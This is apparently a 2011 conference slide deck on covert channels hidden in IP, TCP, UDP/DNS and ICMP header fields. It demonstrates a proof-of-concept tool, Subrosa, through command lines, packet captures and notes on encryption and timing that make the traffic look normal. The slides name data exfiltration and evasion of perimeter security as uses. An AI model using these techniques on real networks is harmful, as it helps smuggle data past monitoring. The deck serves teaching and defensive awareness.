Covert channels using IP Packet Headers

"What is really is happening on your network?"

Author: Joff Thyer 2011

Joff Thyer

- Network and Security Architect at UNC-Greensboro
  - Logical architecture/design for defensive systems
    - MPLS VPNv4, IDS/IPS, FW, NAP/802.1x, UTM, and other acronym soup.
  - Some vulnerability assessment and pen testing work.

Outline

- Brief Internet History
- Overview of Covert Channels
- Examination of TCP/IP header fields for opportunities
- Proof of concept (POC) code for “storage covert channel”
- Detection/prevention techniques

Brief Internet History

- First TCP/IP specification was documented in RFC-693 (never issued)
- Version is use today is TCP/IP version 4, developed between 1973, and 1978
- Key characteristics of Internet development
  - Open academic research collaboration documented in RFC’s
  - RFC’s typically documented the expected/normal state of protocol operations
    - Error/unusual/exception cases were rarely considered.
  - It would be a peaceful and trusting place! 8)

What is a covert channel?

- Data hidden within the medium of a legitimate communications channel
  - Manipulates the communications medium in an unexpected/unconventional way to transmit information in an undetectable fashion.
  - Transfers bytes in an arbitrary fashion between two points that would appear legitimate to someone scrutinizing the exchange.
- National Computer Security Center (1993)
  - "Given a mandatory security policy model M and its interpretation I(M) in an operating system, any potential communication between two subjects I(Sh) and I(Si) of I(M) is covert if and only if any communication between the corresponding subjects Sh and Si of the model M is illegal in M."

Characteristics

- Covert channels use a large percentage of legitimate media bandwidth to transmit a small amount of information
  - Covert channels *steal bandwidth* from the legitimate channel

- Covertness can be measured by the rate of use of the media
  - If the media is 100% used for the legitimate communications channel, it's measure of *covertness* is zero.
    - *Covertness* is a function of distance from the capacity of a given medium.

Types of covert channel

- Storage Channel
  - Covert communications through manipulation of a stored object.
    - “Steganography” is a good example.
- Timing Channel
  - Manipulation of the relative timing of events.
    - Timing of packets for example!

Threat posed on computer networks?

- Data smuggling / data exfiltration
- Delivery/distribution of malicious code
- Signaling / control mechanism for botnets.
- Circumvention of filters and/or perimeter security devices.
- Avoid detection for unauthorized network access.

Some known covert channel implementations

- Many known implementations focus on ICMP
    - Flexible payload
    - Often permitted (or forgotten about) through security perimeters

  – LOKI – ICMP backdoor shell (phrack, 1996)
  – 007Shell – tunneling similar to Loki using only ICMP echo reply.
    - http://packetstormsecurity.org/groups/s0ftpj/007shell.tgz

  – ptunnel
    - http://www.cs.uit.no/~daniels/PingTunnel/PingTunnel-0.71.tar.gz
    - ICMP tunneling software/proxy
      – Also has basic support for tunneling over UDP port 53.

Sending data from point A -> B with IPv4

- A few basic requirements:
  - Correct IP version nibble and header length
  - TTL that is high enough to cover the router hop distance
  - Accurate destination address
  - Correct IP header checksum

- A unidirectional stateless covert storage channel could be carried within just about any IP datagram.

Historical shout out to SEC503/504

- I first learned of a program named "covert_tcp" in the SANS SEC504 class.
  - credit to Craig Roland, author of "covert_tcp"

- I subsequently (~2006) spent time in SANS SEC503.
  - I spent a lot of class time writing covert channel code.

Achieving Covertness with TCP/IP

- Must be able to craft packets using RAW sockets
- Pick header fields for covert storage that would not normally be examined closely.
  - Leverage similar patterns / expected values / protocol exchanges if possible.
- Ensure packets will cross defensive security and traffic normalization boundaries
- Implement a way for the covert channel receiver to recognize this data is from the covert sender.

IPv4 Header (RFC 791)

0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31
Byte Offset 0	**Byte Offset 1**	**Byte Offset 2**	**Byte Offset 3**
Version (4-bit) | **IP hdr length (4-bit)**	**Type of Service (8-bit)**	**Total Length (16-bit) (in Byte Offsets)**	
Byte Offset 4	**Byte Offset 5**	**Byte Offset 6**	**Byte Offset 7**
IP Identification Number (16-bit)		**R** | **DF** | **MF** | **Fragment Offset (13-bit)**	
Byte Offset 8	**Byte Offset 9**	**Byte Offset 10**	**Byte Offset 11**
Time to Live (8-bit)	**Protocol (8-bit)**	**Header Checksum (16-bit)**	
Byte Offset 12	**Byte Offset 13**	**Byte Offset 14**	**Byte Offset 15**
Source IP Address (32-bit)			
Byte Offset 16	**Byte Offset 17**	**Byte Offset 18**	**Byte Offset 19**
Destination IP Address (32-bit)			
Byte Offset 20	**Byte Offset 21**	**Byte Offset 22**	**Byte Offset 23**
IP Options			

RFC 791: IPv4


- Covert storage opportunities?
  - Version (4-bits) and IHL (4-bits)
    - Checked/dropped in transit if modified…
  - TOS (8-bits)
    - Likely to be zeroed out in transit due to QoS implementations
  - Total Length (16-bits) <<< might be useful <<<
  - IPID (16-bits) <<< useful <<<
  - Flags (3-bits) [rfc3514 anyone?]
    - Would be more easily detected if we toggle MF, and DF
    - Some count of bits in frag. offset might be able to be used.
  - TTL (8-bits) <<< might be useful <<<
    - Perhaps use low order bits but must be high enough value to route datagram
  - Protocol (8-bits)
    - Likely to be filtered in transit
  - Header Checksum (16-bits)
    - Must be correct for datagram to route
  - Source Address (32-bits)
    - Potentially useful but we must have match upon some data to determine our sender.
  - Destination Address (32-bits)
    - needed to route the packet!

RFC-791: Internet Protocol Specification w.r.t IPID

- Documents expected/normal use of the IPID field for packet fragmentation
  - Does not mandate expected IPID values in the context of non-fragmented traffic
  - Does not mandate expected initial IPID values
  - Does not address usage in the context of different layer 4 protocols
- How should have the developers responded?
  - Individual TCP/IP stack designers made their own choices for these various use cases. (make it up!)
  - Developer variations resulted in methods of:
    - O/S fingerprinting
    - Stealth network scanning (nmap idle scan)
    - Denial of service opportunity
    - IPS/IDS evasion

IPv4 Header (RFC 791)

0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31
Byte Offset 0	**Byte Offset 1**	**Byte Offset 2**	**Byte Offset 3**
Version (4-bit) / IP hdr length (4-bit)	Type of Service (8-bit)	Total Length (16-bit) (in Byte Offsets)	
Byte Offset 4	**Byte Offset 5**	**Byte Offset 6**	**Byte Offset 7**
IP Identification Number (16-bit)		R / DF / MF / Fragment Offset (13-bit)	
Byte Offset 8	**Byte Offset 9**	**Byte Offset 10**	**Byte Offset 11**
Time to Live (8-bit)	Protocol (8-bit)	Header Checksum (16-bit)	
Byte Offset 12	**Byte Offset 13**	**Byte Offset 14**	**Byte Offset 15**
Source IP Address (32-bit)			
Byte Offset 16	**Byte Offset 17**	**Byte Offset 18**	**Byte Offset 19**
Destination IP Address (32-bit)			
Byte Offset 20	**Byte Offset 21**	**Byte Offset 22**	**Byte Offset 23**
IP Options			



TCP Header (RFC 793)
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Byte Offset 0
Byte Offset 1
Byte Offset 2
Byte Offset 3
Source Port Number (16-bit)
Destination Port Number (16-bit)
Byte Offset 4
Byte Offset 5
Byte Offset 6
Byte Offset 7
Sequence Number (32-bit)
Byte Offset 8
Byte Offset 9
Byte Offset 10
Byte Offset 11
Acknowledgement Number (32-bit)
Byte Offset 12
Byte Offset 13
Byte Offset 14
Byte Offset 15
Hdr Length (4-bit)
Reserved (4-bit)
CWR
ECE
URG
ACK
PSH
RST
SYN
FIN
Window Size (16-bit)
Byte Offset 16
Byte Offset 17
Byte Offset 18
Byte Offset 19
Checksum (16-bit)
Urgent Pointer (16-bit)
Byte Offset 20
Byte Offset 21
Byte Offset 22
Byte Offset 23
TCP Options

RFC-793: TCP

- Covert Storage opportunities?
  - Source port (16-bits) <<< might be useful <<<
    - Could possibly vary with SYN packets
  - Destination port (16-bits)
    - Probably need this for identifying source of channel
  - Sequence Number (32-bits) <<< useful <<<
  - Acknowledgement Number (32-bits) <<< useful <<<
  - Header length (4-bits)
  - Reserved field (4-bits)
  - TCP FLAGS (8-bits)
  - Window size (16-bits) <<< useful <<<
  - Checksum (16-bits)
  - Urgent Pointer (16-bits)
  - TCP Options (variable length) <<< useful <<<

RFC-793: TCP

- Initial Sequence Number
  - The original RFC specifies a predictable ISN based on a 32-bit counter incrementing every 4 microseconds.
  - RFC-1948 (S. Bellovin, 1996) modifies this to suggest a randomly generated ISN
    - Response to sequence number guessing attacks
  - Most modern operating systems now choose ISN randomly.
    - Preferably per new connection!
- The 32-bit SEQ No. field combined with a TCP-SYN packet is useful as a covert storage channel.
  - TCP represents about 95% of Internet traffic

TCP Header (RFC 793)


0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31
Byte Offset 0	**Byte Offset 1**	**Byte Offset 2**	**Byte Offset 3**
Source Port Number (16-bit)		Destination Port Number (16-bit)	
Byte Offset 4	**Byte Offset 5**	**Byte Offset 6**	**Byte Offset 7**
Sequence Number (32-bit)			
Byte Offset 8	**Byte Offset 9**	**Byte Offset 10**	**Byte Offset 11**
Acknowledgement Number (32-bit)			
Byte Offset 12	**Byte Offset 13**	**Byte Offset 14**	**Byte Offset 15**
Hdr Length (4-bit) / Reserved (4-bit)	CWR / ECE / URG / ACK / PSH / RST / SYN / FIN	Window Size (16-bit)	
Byte Offset 16	**Byte Offset 17**	**Byte Offset 18**	**Byte Offset 19**
Checksum (16-bit)		Urgent Pointer (16-bit)	
Byte Offset 20	**Byte Offset 21**	**Byte Offset 22**	**Byte Offset 23**
TCP Options			

UDP Header (RFC 768)

0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31
Byte Offset 0	Byte Offset 1	Byte Offset 2	Byte Offset 3
Source Port Mumber (16-bit)		Destination Port Number (16-bit)	
Byte Offset 4	Byte Offset 5	Byte Offset 6	Byte Offset 7
Length (16-bit)		Checksum (16-bit)	
Byte Offset 8	Byte Offset 9	Byte Offset 10	Byte Offset 11
data (variable….)			
0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31

Not much opportunity here…

- Perhaps use the UDP source port
- Perhaps use the checksum field
- Should consider application payload in the UDP space



- DNS ID is a useful 16-bit field which is preserved upon DNS response.
- DNS query domain name itself can be useful if encoded somehow.
  - Use some sort of ASCII encoding (rot13/base32/base64…)

ICMP Header (792)

0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31
Byte Offset 0	**Byte Offset 1**	**Byte Offset 2**	**Byte Offset 3**
Message Type (8-bit)	**Message Code (8-bit)**	**Checksum (16-bit)**	
Byte Offset 4	**Byte Offset 5**	**Byte Offset 6**	**Byte Offset 7**
(contents depends on type and code)			
0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23	24 25 26 27 28 29 30 31

- ICMP type 3, code 3 could be useful as it encapsulates an entire datagram
- ICMP type 8 or type 0 (echo request/reply), IPID or ICMP ID can be used as a covert storage mechanism
  - An ICMP echo request packet would need to mimic expected behavior!
    - First 16 bits are the identifier (normally pid)
    - Next 16 bits are a sequence number
    - Remainder of payload is O/S dependent

Proof of Concept tool: Subrosa

- Subrosa is implemented using Linux raw sockets in C
  - Implements a uni-directional covert storage channel
  - Uses layer 3 / layer 4 source address / port information to identify the sender
  - Three modes of operation
    - TCP-SYN (IPID/ISN)
    - ICMP echo request/reply (IPID/ICMP-ID)
    - UDP DNS request/reply (IPID/DNSID/TTL)
  - Optional symmetric key encryption (Blowfish) in counter mode.
  - Delay timer on packet send to make traffic look "less programmatic"
  - Ability to set the reserved/evil bit for RFC3514 compliance!

ICMP type 8, data transmitted using IPID

```
client# subrosa –i –s10.10.1.63 10.10.1.2
MYDATA

server# subrosa –il –s10.10.1.63
MYDATA
```

- Correctly calculate ICMP checksum
- Use PID for ICMP-ID
- Use a normally incrementing sequence no.
- Use normal looking ICMP payload
- <u>Transmit ASCII data within IPID</u>
  - <u>OR, transmit ASCII data within ICMP-ID</u>

tcpdump view (icmp)

```
19:42:03.023069 IP (tos 0x0, ttl 64, id 19801, offset 0, flags [none], proto ICMP
(1), length 84)
    10.10.1.63 > 10.10.1.2: ICMP echo request, id 4962, seq 16, length 64
        0x0000:  4500 0054 4d59 0000 4001 16fc 0a0a 013f  E..TMY..@......?
        0x0010:  0a0a 0102 0800 614e 1362 0010 ca00 f76d  ......aN.b.....m
        0x0020:  c85c 0e71 0809 0a0b 0c0d 0e0f 1011 1213  .\.q............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
19:42:03.023309 IP (tos 0x0, ttl 64, id 57255, offset 0, flags [none], proto ICMP (1), length 84)
    10.10.1.2 > 10.10.1.63: ICMP echo reply, id 4962, seq 16, length 64
        0x0000:  4500 0054 dfa7 0000 4001 84ad 0a0a 0102  E..T....@.......
        0x0010:  0a0a 013f 0000 694e 1362 0010 ca00 f76d  ...?..iN.b.....m
        0x0020:  c85c 0e71 0809 0a0b 0c0d 0e0f 1011 1213  .\.q............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
19:42:03.043984 IP (tos 0x0, ttl 64, id 17473, offset 0, flags [none], proto ICMP
(1), length 84)
    10.10.1.63 > 10.10.1.2: ICMP echo request, id 4962, seq 17, length 64
        0x0000:  4500 0054 4441 0000 4001 2014 0a0a 013f  E..TDA..@......?
        0x0010:  0a0a 0102 0800 4459 1362 0011 4172 f132  ......DY.b..Ar.2
        0x0020:  6f93 12f8 0809 0a0b 0c0d 0e0f 1011 1213  o...............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
19:42:03.044172 IP (tos 0x0, ttl 64, id 57256, offset 0, flags [none], proto ICMP (1), length 84)
    10.10.1.2 > 10.10.1.63: ICMP echo reply, id 4962, seq 17, length 64
        0x0000:  4500 0054 dfa8 0000 4001 84ac 0a0a 0102  E..T....@.......
        0x0010:  0a0a 013f 0000 4c59 1362 0011 4172 f132  ...?..LY.b..Ar.2
        0x0020:  6f93 12f8 0809 0a0b 0c0d 0e0f 1011 1213  o...............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
```

TCP SYN, data encoded in IPID

```
client# subrosa -s10.88.1.1 10.88.1.128 23
MYDATA

server# subrosa -s10.88.1.1 -lp23
MYDATA

- Linux standard IP TTL=64
- Correct TCP checksum
- Correct TCP header length
- Random emphemeral TCP source port
- Zero TCP ACK field
- TCP inital window size = 512 (base mss)
```

tcpdump view (tcp)

```
20:55:21.748258 IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.42465 > 10.88.1.128.23: S, cksum 0xd79e
(correct), 421199872:421199872(0) win 512
        0x0000:  4500 0028 4d59 0000 4006 1647 0a58 0101  E..(MY..@..G.X..
        0x0010:  0a58 0180 a5e1 0017 191b 0000 0000 0000  .X..............
        0x0020:  5002 0200 d79e 0000                      P.......

20:55:21.748765 IP (tos 0x0, ttl  64, id 2281, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.42465: R, cksum 0xd98b
(correct), 0:0(0) ack 421199873 win 0
        0x0000:  4500 0028 08e9 4000 4006 1ab7 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 a5e1 0000 0000 191b 0001  .X..............
        0x0020:  5014 0000 d98b 0000                      P.......

20:55:21.769608 IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.47864 > 10.88.1.128.23: S, cksum 0xc287
(correct), 421199872:421199872(0) win 512
        0x0000:  4500 0028 4441 0000 4006 1f5f 0a58 0101  E..(DA..@.._.X..
        0x0010:  0a58 0180 baf8 0017 191b 0000 0000 0000  .X..............
        0x0020:  5002 0200 c287 0000                      P.......

20:55:21.769894 IP (tos 0x0, ttl  64, id 2282, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.47864: R, cksum 0xc474
(correct), 0:0(0) ack 421199873 win 0
        0x0000:  4500 0028 08ea 4000 4006 1ab6 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 baf8 0000 0000 191b 0001  .X..............
        0x0020:  5014 0000 c474 0000                      P....t..
```

UDP/DNS, data encoded in IPID

client# **subrosa -u -s192.168.116.130 192.168.116.131 53**
MYDATA

server# **subrosa –s192.168.116.130 –p53 –ul**

MYDATA

- Constructs legitimate looking DNS “A” record query
  - Uses construct of “www.<word>.com”
  - <word> is taken from /usr/dict/words
    - If file not available, then uses a static set of strings in the code
- TTL=64, correct IP and UDP checksums
- Random DNS-ID
- Optionally can perform a DNS reply and/or encode data in DNS-ID field

tcpdump view (udp/dns)

```
11:15:41.126245 IP (tos 0x0, ttl 64, id 19801, offset 0, flags [none], proto UDP
(17), length 58)
    192.168.116.130.2946 > 192.168.116.131.53: [udp sum ok] 58530+ A?
www.imdb.com. (30)
        0x0000:  4500 003a 4d59 0000 4011 c303 c0a8 7482  E..:MY..@.....t.
        0x0010:  c0a8 7483 0b82 0035 0026 84bf e4a2 0100  ..t....5.&......
        0x0020:  0001 0000 0000 0000 0377 7777 0469 6d64  .........www.imd
        0x0030:  6203 636f 6d00 0001 0001                 b.com.....

11:15:41.147127 IP (tos 0x0, ttl 64, id 17473, offset 0, flags [none], proto UDP
(17), length 58)
    192.168.116.130.60677 > 192.168.116.131.53: [udp sum ok] 3029+ A?
www.love.com. (30)
        0x0000:  4500 003a 4441 0000 4011 cc1b c0a8 7482  E..:DA..@.....t.
        0x0010:  c0a8 7483 ed05 0035 0026 76f4 0bd5 0100  ..t....5.&v.....
        0x0020:  0001 0000 0000 0000 0377 7777 046c 6f76  .........www.lov
        0x0030:  6503 636f 6d00 0001 0001                 e.com.....
```

DEMO


- Two virtual hosts to work with…
  - Foo (client)
  - Bar (server)
  - Demo’s are best watched in full screen mode.

  - TCP IPID, and Initial Sequence Number demos
    - http://www.youtube.com/watch?v=df_Lu8iIiBM
    - http://www.youtube.com/watch?v=OmTkCUrglfU
  - UDP/DNS-ID encoding demo
    - http://www.youtube.com/watch?v=ZZY_SD-q2Mk
  - UDP/DNS TTL single bit encoding demo
    - http://www.youtube.com/watch?v=8riPagVnXfg

Symmetric Encryption

- Blowfish is a keyed symmetric block cipher authored in 1993 by Bruce Schneier.
  - http://www.schneier.com/blowfish.html
  - Variable key length (32 -> 448 bits)
  - 64-bit block length
  - Source code in the public domain
- A strong, unpatented, free for use crypto algorithm!

Block cipher Counter Mode (CTR)



Counter (CTR) mode encryption

- We can use CTR mode with Blowfish to create a stream cipher within a covert channel!
- Using CTR mode is helpful because the stream is not subject to any degeneration if any packets are dropped.
  - ie: no sequential dependency like CBC mode has.

